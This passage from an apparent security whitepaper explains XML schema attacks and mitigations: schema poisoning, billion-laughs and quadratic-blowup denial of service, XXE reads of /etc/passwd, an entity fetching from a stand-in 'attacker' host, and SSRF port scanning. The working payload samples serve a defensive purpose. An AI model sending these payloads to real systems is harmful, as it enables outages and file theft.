  <xs:element name="operation">
    <xs:complexType>
      <xs:sequence>
        <xs:element name="buy" maxOccurs="unbounded">
          <xs:complexType>
            <xs:all>
              <xs:element name="id" type="xs:integer"/>
              <xs:element name="price" type="xs:decimal"/>
              <xs:element name="quantity" type="xs:integer"/>
            </xs:all>
          </xs:complexType>
        </xs:element>
      </xs:complexType>
    </xs:element>
</xs:schema>
```

Code Sample 30: Document containing unbounded occurrences of the element `buy`

The previous schema includes a root element named `operation`, which can contain an unlimited (`unbounded`) amount of `buy` elements. Applications using limitless occurrences should test what happens when they receive an extremely large amount of elements to be processed. Since computational resources are limited, the consequences should be analyzed and eventually a maximum number ought to be used instead of an unbounded value.

Every time that the `occurrence` is not limited in a document, an attacker can take full advantage, sending massive payloads to force the application to process invalid documents.

Recommendation
To avoid this attack, you must use a schema with strong data types for each value, defining properly nested structures with specific arrangements and numbers of items. The content of each attribute and element should be properly analyzed to contain valid values before being stored or processed.

Category	*Value*
Severity	Medium
Likelihood	Probable
Effort to Fix	Low
Effect	Integrity

Table 10: Risk details

3 Compromised schemas

An attacker may use multiple techniques to compromise a schema. This chapter discusses several of these techniques.

3.1 Schema Poisoning

The Common Attack Pattern Enumeration and Classification (CAPEC) defines XML Schema Poisoning as:

> "*The ability to manipulate a schema either by replacing or modifying it to compromise the programs that process documents that use this schema*."[17]

When an attacker is capable of introducing modifications to a schema, there could be multiple high-risk consequences. In particular, the effect of these consequences will be more dangerous if the schemas are using DTD (e.g., file retrieval, denial of service). An attacker could exploit this type of vulnerability in numerous scenarios, always depending on the location of the schema.

3.1.1 Local Schema Poisoning

Local schema poisoning happens when schemas are available in the same host, whether or not the schemas are embedded in the same XML document .

Embedded Schema

The most trivial type of schema poisoning takes place when the schema is defined within the same XML document. Consider the following, unknowingly vulnerable example provided by the W3C[18]:

```
<?xml version="1.0"?>
<!DOCTYPE note [
  <!ELEMENT note (to,from,heading,body)>
  <!ELEMENT to (#PCDATA)>
  <!ELEMENT from (#PCDATA)>
  <!ELEMENT heading (#PCDATA)>
  <!ELEMENT body (#PCDATA)>
]>
<note>
  <to>Tove</to>
  <from>Jani</from>
  <heading>Reminder</heading>
  <body>Don't forget me this weekend</body>
</note>
```

Code Sample 31: An XML document with an embedded DTD schema

[17] CAPEC-146: XML Schema Poisoning (http://capec.mitre.org/data/definitions/146.html)
[18] Using DTD for Entity Declaration (http://www.w3schools.com/xml/xml_dtd.asp)

All restrictions on the `note` element could be removed or altered, allowing the sending of any type of data to the server. Furthermore, if the server is processing external entities, the attacker could use the schema, for example, to read remote files from the server (more on this in the section, 3.2.2 File Retrieval). This type of schema only serves as a suggestion for sending a document, but it must contains a way to check the embedded schema integrity to be used safely.

Attacks through embedded schemas are commonly used to exploit external entity expansions. Embedded XML schemas can also assist in port scans of internal hosts or brute force attacks.

Incorrect Permissions

You can often circumvent the risk of using remotely tampered versions by processing a local schema.

```
<!DOCTYPE note SYSTEM "note.dtd">
<note>
  <to>Tove</to>
  <from>Jani</from>
  <heading>Reminder</heading>
  <body>Don't forget me this weekend</body>
</note>
```

Code Sample 32: XML file using a local schema

However, if the local schema does not contain the correct permissions, an internal attacker could alter the original restrictions. The following line exemplifies a schema using permissions that allow any user to make modifications:

```
-rw-rw-rw-  1 user  staff  743 Jan 15 12:32 note.dtd
```

Code Sample 33: Permissions of name.dtd

The permissions set on name.dtd allow any user on the system to make modifications. This vulnerability is clearly not related to the structure of an XML or a schema, but since these documents are commonly stored in the filesystem, it is worth mentioning that an attacker could exploit this type of problem.

3.1.2 Remote Schema Poisoning

Schemas defined by external organizations are normally referenced remotely. If capable of diverting or accessing the network’s traffic, an attacker could cause a victim to fetch a distinct type of content rather than the one originally intended.

Remote schemas are used to validate documents and to specify file contents. Using the document type declaration `DOCTYPE` to specify a file format ensures that the software makes a best-effort attempt at following the relevant specifications. In 2008, the W3C received up to 130 million requests per day for the DTD files used to specify different content types (e.g. HTML, XHTML, etc.),[19] and it decided to stop serving these files.

Man-in-the-Middle (MitM) Attack

When documents reference remote schemas using the unencrypted Hypertext Transfer Protocol (HTTP), the communication is performed in plain text and an attacker could easily tamper with traffic. When XML documents reference remote schemas using an HTTP connection, the connection could be sniffed and modified before reaching the end user:

```
<!DOCTYPE note SYSTEM "http://example.com/note.dtd">
<note>
  <to>Tove</to>
  <from>Jani</from>
  <heading>Reminder</heading>
  <body>Don't forget me this weekend</body>
</note>
```

Code Sample 34: XML file using a remote schema with HTTP

The remote file `note.dtd` could be susceptible to tampering when transmitted using the unencrypted HTTP protocol. One tool available to facilitate this type of attack is mitmproxy[20].

DNS-Cache Poisoning

Remote schema poisoning may also be possible even when using encrypted protocols like Hypertext Transfer Protocol Secure (HTTPS). When software performs reverse Domain Name System (DNS) resolution on an IP address to obtain the hostname, it may not properly ensure that the IP address is truly associated with the hostname. In this case, the software enables an attacker to redirect content to their own Internet Protocol (IP) addresses[21].

The previous example referenced the host `example.com` using an unencrypted protocol. When switching to HTTPS, the location of the remote schema will look like `https://example/note.dtd`. In a normal scenario, the IP of example.com resolves to `1.1.1.1`:

[19] W3C's Excessive DTD Traffic. Ted Guid, February 2008. (http://www.w3.org/blog/systeam/2008/02/08/w3c_s_excessive_dtd_traffic/)
[20] mitmproxy: a man-in-the-middle proxy (http://mitmproxy.org)
[21] CWE-350: Reliance on Reverse DNS Resolution for a Security-Critical Action (http://cwe.mitre.org/data/definitions/350.html)

```
$ host example.com
example.com has address 1.1.1.1
```

Code Sample 35: example.com resolves normally to 1.1.1.1

If an attacker compromises the DNS being used, the previous hostname could now point to a new, different IP controlled by the attacker:

```
$ host example.com
example.com has address 2.2.2.2
```

Code Sample 36: example.com pointing to an IP controlled by an attacker

When accessing the remote file, the victim may be actually retrieving the contents of a location controlled by an attacker.

Evil Employee Attack

When third parties host and define schemas, the contents are not under the control of the schemas' users. Any modifications introduced by a malicious employee—or an external attacker in control of these files—could impact all users processing the schemas. Subsequently, attackers could affect the confidentiality, integrity, or availability of other services (especially if the schema in use is DTD).

Recommendation

To avoid the schema poisoning attack, you must use a local copy or a known good repository instead of the schema reference supplied in the XML document. Also, perform an integrity check of the XML schema file being referenced, bearing in mind the possibility that the repository could be compromised. In cases where the XML documents are using remote schemas, configure servers to use only secure, encrypted communications to prevent attackers from eavesdropping on network traffic.

Category	*Value*
Severity	Medium
Likelihood	Probable
Effort to Fix	Low
Effect	Confidentiality, Integrity, Availability

Table 11: Risk details

3.2 Common schema attacks

If the schema is compromised or it not properly defined, an attacker may perform multiple types of attacks.

3.2.1 Denial of Service

This category includes the following attacks:

- Recursive Entity Attacks using a single small document
- Jumbo Payloads using one or more big XML documents

Testing for DoS vulnerabilities in production environments normally involves a small proof of concept to avoid affecting the availability of the web servers. However, a small amount of recursions might result in false positives, because applications respond differently depending on the context (i.e., the web service may allow up to a million recursions, but it might not be susceptible to a billion recursions in an actual attack[22]).

3.2.1.1 Recursive Entity Attacks

If the parser uses a DTD, an attacker might inject data that may adversely affect the XML parser during document processing. These adverse effects could include the parser crashing or consuming too much CPU or memory.

Recursion is the process of repeating items in a self-similar way, and that's the focus of these attacks:

- Recursive Entity Reference: entities referencing themselves
- XML Entity Expansion or Billion Laughs[23]: a small string (some bytes) referenced a huge number of times
- Quadratic Blowup: a large string (i.e. 50.000 bytes) referenced many times

3.2.1.1.1 Recursive Entity Reference

When the definition of an element "A" is another element "B", and that element "B" is defined as element "A", that schema describes a circular reference between elements:

```
<!DOCTYPE A [
<!ELEMENT A ANY>
<!ENTITY A "<A>&B;</A>">
<!ENTITY B "&A;"> ]>
<A>&A;</A>
```

Code Sample 37: Circular reference between elements

Gustaf Liljegren disclosed this type of infinite loop in 2002 as a small version that would make a parser crash. XML parsers are supposed to notice this type of behavior and avoid parsing documents like that. Still, in 2012 the Zend Framework was found to allow remote attackers to cause a denial of service (CPU consumption) when parsing recursive or circular references in an XML entity definition[24].

[22] Previously introduced in "XML Entity Expansion (XEE) or Billion Laughs"
[23] CAPEC-197: XEE (XML Entity Expansion) (http://capec.mitre.org/data/definitions/197.html)
[24] CVE-2012-6532 (http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2012-6532)

3.2.1.1.2 XML Entity Expansion (XEE) or Billion Laughs

Amit Klein found that entities could be used to make parsers consume unlimited amounts of resources and crash. When an XML parser tries to resolve the external entities included within the following code, it will cause the application to start consuming all of the available memory until the process crashes. This is an example XML document with an embedded DTD schema including the attack:

```
<!DOCTYPE TEST [
 <!ELEMENT TEST ANY>
 <!ENTITY LOL "LOL">
 <!ENTITY LOL1 "&LOL;&LOL;&LOL;&LOL;&LOL;&LOL;&LOL;&LOL;&LOL;&LOL;">
 <!ENTITY LOL2 "&LOL1;&LOL1;&LOL1;&LOL1;&LOL1;&LOL1;&LOL1;&LOL1;&LOL1;&LOL1;">
 <!ENTITY LOL3 "&LOL2;&LOL2;&LOL2;&LOL2;&LOL2;&LOL2;&LOL2;&LOL2;&LOL2;&LOL2;">
 <!ENTITY LOL4 "&LOL3;&LOL3;&LOL3;&LOL3;&LOL3;&LOL3;&LOL3;&LOL3;&LOL3;&LOL3;">
 <!ENTITY LOL5 "&LOL4;&LOL4;&LOL4;&LOL4;&LOL4;&LOL4;&LOL4;&LOL4;&LOL4;&LOL4;">
 <!ENTITY LOL6 "&LOL5;&LOL5;&LOL5;&LOL5;&LOL5;&LOL5;&LOL5;&LOL5;&LOL5;&LOL5;">
 <!ENTITY LOL7 "&LOL6;&LOL6;&LOL6;&LOL6;&LOL6;&LOL6;&LOL6;&LOL6;&LOL6;&LOL6;">
 <!ENTITY LOL8 "&LOL7;&LOL7;&LOL7;&LOL7;&LOL7;&LOL7;&LOL7;&LOL7;&LOL7;&LOL7;">
 <!ENTITY LOL9 "&LOL8;&LOL8;&LOL8;&LOL8;&LOL8;&LOL8;&LOL8;&LOL8;&LOL8;&LOL8;">
]>
<TEST>&LOL9;</TEST>
```

Code Sample 38: Billion laughs attack

The entity `LOL9` will be resolved as the 10 entities defined in `LOL8`; then each of these entities will be resolved in `LOL7` and so on. Finally, the CPU and/or memory will be affected by parsing the $3*10^9$ (3,000,000,000) entities defined in this schema, which could make the parser crash.

The Simple Object Access Protocol (SOAP) specification[25] forbids DTDs completely[26]. This means that a SOAP processor can reject any SOAP message that contains a DTD. Despite this specification, certain SOAP implementations did parse DTD schemas within SOAP messages:

- CVE-2013-1643: The SOAP parser in PHP before 5.3.22 and 5.4.x before 5.4.13 allows remote attackers to read arbitrary files via a SOAP WSDL file containing an XML external entity declaration in conjunction with an entity reference
- CVE-2010-1632: Apache Axis2 before 1.5.2, as used in IBM WebSphere Application Server (WAS) 7.0 through 7.0.0.12, IBM Feature Pack for Web Services 6.1.0.9 through 6.1.0.32, IBM Feature Pack for Web 2.0 1.0.1.0, Apache Synapse, Apache ODE, Apache Tuscany, Apache Geronimo, and other products, does not properly reject DTDs in SOAP messages.

[25] SOAP Version 1.2 (http://www.w3.org/TR/soap/)
[26] xml:id Version 1.0 (http://www.w3.org/TR/xml-id/#intro)

The following example illustrates a case where the parser is not following the specification, enabling a reference to a DTD in a SOAP message[27]:

```
<?XML VERSION="1.0" ENCODING="UTF-8"?>
<!DOCTYPE SOAP-ENV:ENVELOPE [
 <!ELEMENT SOAP-ENV:ENVELOPE ANY>
 <!ATTLIST SOAP-ENV:ENVELOPE ENTITYREFERENCE CDATA #IMPLIED>
 <!ENTITY LOL "LOL">
 <!ENTITY LOL1 "&LOL;&LOL;&LOL;&LOL;&LOL;&LOL;&LOL;&LOL;&LOL;&LOL;">
 <!ENTITY LOL2 "&LOL1;&LOL1;&LOL1;&LOL1;&LOL1;&LOL1;&LOL1;&LOL1;&LOL1;&LOL1;">
 <!ENTITY LOL3 "&LOL2;&LOL2;&LOL2;&LOL2;&LOL2;&LOL2;&LOL2;&LOL2;&LOL2;&LOL2;">
 <!ENTITY LOL4 "&LOL3;&LOL3;&LOL3;&LOL3;&LOL3;&LOL3;&LOL3;&LOL3;&LOL3;&LOL3;">
 <!ENTITY LOL5 "&LOL4;&LOL4;&LOL4;&LOL4;&LOL4;&LOL4;&LOL4;&LOL4;&LOL4;&LOL4;">
 <!ENTITY LOL6 "&LOL5;&LOL5;&LOL5;&LOL5;&LOL5;&LOL5;&LOL5;&LOL5;&LOL5;&LOL5;">
 <!ENTITY LOL7 "&LOL6;&LOL6;&LOL6;&LOL6;&LOL6;&LOL6;&LOL6;&LOL6;&LOL6;&LOL6;">
 <!ENTITY LOL8 "&LOL7;&LOL7;&LOL7;&LOL7;&LOL7;&LOL7;&LOL7;&LOL7;&LOL7;&LOL7;">
 <!ENTITY LOL9 "&LOL8;&LOL8;&LOL8;&LOL8;&LOL8;&LOL8;&LOL8;&LOL8;&LOL8;&LOL8;">
] >
<SOAP:ENVELOPE ENTITYREFERENCE="&LOL9;"
XMLNS:SOAP="HTTP://SCHEMAS.XMLSOAP.ORG/SOAP/ENVELOPE/">
<SOAP:BODY>
<KEYWORD XMLNS="URN:PARASOFT:WS:STORE">FOO</KEYWORD>
</SOAP:BODY>
</SOAP:ENVELOPE>
```

Code Sample 39: SOAP billion laughs

The Microsoft XML Core Services (MSXML), services that allow developers to build Windows-native XML-based applications, is still affected by this issue[28]. Pasting the previous billion laughs attack using plain text into Microsoft Word for Mac fills the computer's memory until the application crashes.

3.2.1.3. Quadratic Blowup

Instead of defining multiple small, deeply nested entities, the attacker in this scenario defines one very large entity and refers to it as many times as possible, resulting in a quadratic expansion (O(n2)):

```
<!DOCTYPE TEST [
  <!ELEMENT TEST ANY>
  <!ENTITY A "AAAAA...(A 100.000 A'S)…AAAAA">
]>
<TEST>&A;&A;&A;&A;…(A 100.000 &A;'S)…&A;&A;&A;&A;&A;...</TEST>
```

Code Sample 40: Quadratic blowup example

The result of this attack will be 100,000*100,000 characters in memory.

[27] CAPEC-228: Resource Depletion through DTD Injection in a SOAP Message (http://capec.mitre.org/data/definitions/228.html)
[28] Die Laughing from a Billion Laughs (http://blog.ioactive.com/2014/11/die-laughing-from-billion-laughs.html)

Recommendation
RFC 2376 states that "Recursive expansions are prohibited [REC-XML] and XML processors are required to detect them". To detect this type of behavior automatically, you must limit the number of expansions to be made, or disable the use of inline DTD schemas altogether in your XML parsing objects.

SOAP messages should be inherently safe from this vulnerability because "a SOAP message MUST NOT contain a document type declaration,"[29] but when this type of vulnerability was detected, certain implementations did not comply with this rule.

Category	*Value*
Severity	Medium
Likelihood	Likely
Effort to Fix	Low
Effect	Availability

3.2.1.2 Jumbo Payloads

Valid, well-formed documents can affect the CPU or memory of an application depending on document size and the number of items that they contain. At the same time, a trade-off is involved when sending large payloads. For example, sending an XML document of 1GB requires only a second of server processing and might not be worth consideration as an attack. Instead, an attacker would look for a way to minimize the CPU and traffic used to generate this type of attack, compared to the overall amount of server CPU or traffic used to handle the requests.

3.2.1.2.1 Traditional Jumbo Payloads

There are two primary methods to make a document larger than normal:

- Depth attack: using a huge number of elements, element names, and/or element values.
- Width attack: using a huge number of attributes, attribute names, and/or attribute values.

In most cases, the overall result will be a huge document. This is a short example of what this looks like:

[29] SOAP Version 1.2 Part 1: Messaging Framework (Second Edition) (http://www.w3.org/TR/soap12-part1/)

```
<SOAPENV:ENVELOPE XMLNS:SOAPENV="HTTP://SCHEMAS.XMLSOAP.ORG/SOAP/ENVELOPE/"
XMLNS:EXT="HTTP://COM/IBM/WAS/WSSAMPLE/SEI/ECHO/B2B/EXTERNAL">
  <SOAPENV:HEADER LARGENAME1="LARGEVALUE" LARGENAME2=" LARGEVALUE" LARGENAME3="
LARGEVALUE" …>
…
```

Code Sample 41: Jumbo payload

3.2.1.2.2 "Small" Jumbo Payloads

The following example is a very small document, but the results of processing this could be similar to those of processing traditional jumbo payloads:

```
<?XML VERSION="1.0"?>
<!DOCTYPE TAG [
     <!ENTITY FILE  SYSTEM "http://attacker/huge.xml" >
]>
<TAG>&FILE;</TAG>
```

Code Sample 42: Small document with a jumbo payload

The purpose of such a small payload is that it allows an attacker to send many documents fast enough to make the application consume most or all of the available resources.

As shown in the Malformed XML Documents chapter of this paper, it is possible to cause the XML parser to take more time when checking invalid documents. Therefore, if the server requires more time than expected to parse invalid documents, and the server allows big XML documents to be referenced through external entities, an attacker might take advantage of this to affect the performance of the host.

Recommendation

To avoid jumbo payloads, check the document size prior to parsing its contents, and use an XML schema to validate the document structure.

Nowadays most XML parsers include protections against this type of attack. Consider for example the following error obtained when trying to force libxml2 to load an XML document with more than 256 entities:

```
PARSING ERROR: EXCESSIVE DEPTH IN DOCUMENT: 256 USE XML_PARSE_HUGE OPTION, LINE
258, COLUMN 1
```

Figure 1: Message from libxml2 when trying to parse documents with more than 256 elements

Also, if using DTD schemas, disable entity resolution to avoid accessing remote resources, which could affect performance.

3.2.2 File Retrieval

There is only one way to retrieve files using schemas. Gregory Steuck originally published one of the most interesting attacks on XML in October 2002[30]. The attack used the DTD capability of referencing local or remote files to affect confidentiality.

Consider the following example code of an XEE:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
 <!DOCTYPE includeme [
   <!ELEMENT includeme ANY>
<!ENTITY xxe SYSTEM "/etc/passwd">
]>
 <includeme>&xxe;</includeme>
```

Code Sample 43: Reference to /etc/passwd

The previous XML defines an entity named XXE, which is in fact the contents of `/etc/passwd`, which will be expanded within the `includeme` tag. If the parser allows references to external entities, it might include the contents of that file in the XML response or in the error output.

Recommendation
To avoid a file retrieval attack, avoid using DTD and validate the content of XML documents according to the expected values of a local XML schema.

3.2.3 Server Side Request Forgery

Server Side Request Forgery (SSRF[31]) happens when the server receives a malicious XML schema, which makes the server retrieve remote resources such as a file, a file via HTTP/HTTPS/FTP, etc. Also described by Gregory Steuck, SSRF has been used to retrieve remote files, perform port scanning, or perform brute force attacks on internal networks.

3.2.3.1 Port Scanning
Depending on the scenario, schemas may provide you with windows of opportunity to retrieve confidential information about remote hosts. The amount and type of information will depend on the type of implementation.

Responses can be classified as follows, ranking from easy to complex:

Complete Disclosure
The simplest and most unusual scenario, with complete disclosure you can clearly see what’s going on by receiving the complete responses from the server being queried. You have an exact representation of what happened when connecting to the remote host.

[30] XXE (Xml eXternal Entity) Attack http://www.securiteam.com/securitynews/6D0100A5PU.html
[31] CWE-918: Server-Side Request Forgery (SSRF) (http://cwe.mitre.org/data/definitions/918.html)

Error-based
If you are unable to see the response from the remote server, you may be able to use the error response. Consider a web service leaking details on what went wrong in the SOAP Fault element when trying to establish a connection:

```
java.io.IOException: Server returned HTTP response code: 401 for URL:
http://192.168.1.1:80
   at
sun.net.www.protocol.http.HttpURLConnection.getInputStream(HttpURLConnection.jav
a:1459)
   at
com.sun.org.apache.xerces.internal.impl.XMLEntityManager.setupCurrentEntity(XMLE
ntityManager.java:674)
```

Figure 2: Error output when trying to access an open HTTP port

Timeout-based
Timeouts could occur when connecting to open or closed ports depending on the schema and the underlying implementation. If the timeouts occur while you are trying to connect to a closed port (which may take one minute), the time of response when connected to a valid port will be very quick (one second, for example). The differences between open and closed ports becomes quite clear.

Time-based
Sometimes differences between closed and open ports are very subtle. The only way to know the status of a port with certainty would be to take multiple measurements of the time required to reach each host; then analyze the average time for each port to determinate the status of each port. This type of attack will be difficult to accomplish when performed in higher latency networks.

3.2.3.2 Brute Forcing
Once an attacker confirms that it is possible to perform a port scan, performing a brute force attack is a matter of embedding the username and password as part of the URI scheme. For example:

```
foo://username:password@example.com:8080/
```

Figure 3: URI scheme with a username and password

Recommendation
To avoid this attack, do not use DTD.

3.2.4 Malware in XML

In 2006, Jan Monsch analyzed of the results of embedding an EICAR file in alternative Word file formats and XMLs, and then ran the result files through VirusTotal[32] to

[32] VirusTotal is a website that provides free checking of files for viruses.

determine which antivirus software could detect the embedded payload. He was able to expose that the majority of antivirus applications did not detect the malware.

The following is an example of test malware embedded into an XML element:

```
<tag>X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*</tag>
```

Code Sample 44: Example EICAR string contained in an XML element

After several years, the antivirus applications that can detect this malware have not changed significantly. Of the 55 antivirus applications available in 2015, the number of applications that detect the payload has risen from 3 to 6.

In order to execute the malware, or in this case detect the EICAR file, the antivirus application would have to first unpack the XML document. As some authors have pointed out, once unpacked, it is likely that most antivirus software would then detect this content as a threat.

Recommendation

To avoid this attack, use antivirus software to scan for viruses or worms, and validate that the content of XML documents is valid using a local XML schema.

Category	*Value*
Severity	Medium
Likelihood	Probable
Effort to Fix	High
Effect	Confidentiality, Integrity and Availability

Table 12: Risk details

About Fernando Arnaboldi

Fernando Arnaboldi is a senior security consultant at IOActive specializing in penetration testing and code reviews on multiple platforms. He has 20 years of web development experience in a variety of programming languages. He has presented in the past in security conferences such as Black Hat and Defcon and his latest research as been selected as part of the top 10 web hacking techniques of 2015.

About IOActive

IOActive is a comprehensive, high-end information security services firm with a long and established pedigree in delivering elite security services to its customers. Our world-renowned consulting and research teams deliver a portfolio of specialist security services ranging from penetration testing and application code assessment through to semiconductor reverse engineering. Global 500 companies across every industry continue to trust IOActive with their most critical and sensitive security issues. Founded in 1998, IOActive is headquartered in Seattle, USA, with global operations through the Americas, EMEA and Asia Pac regions. Visit www.ioactive.com for more information. Read the IOActive Labs Research Blog: http://blog.ioactive.com. Follow IOActive on Twitter: http://twitter.com/ioactive.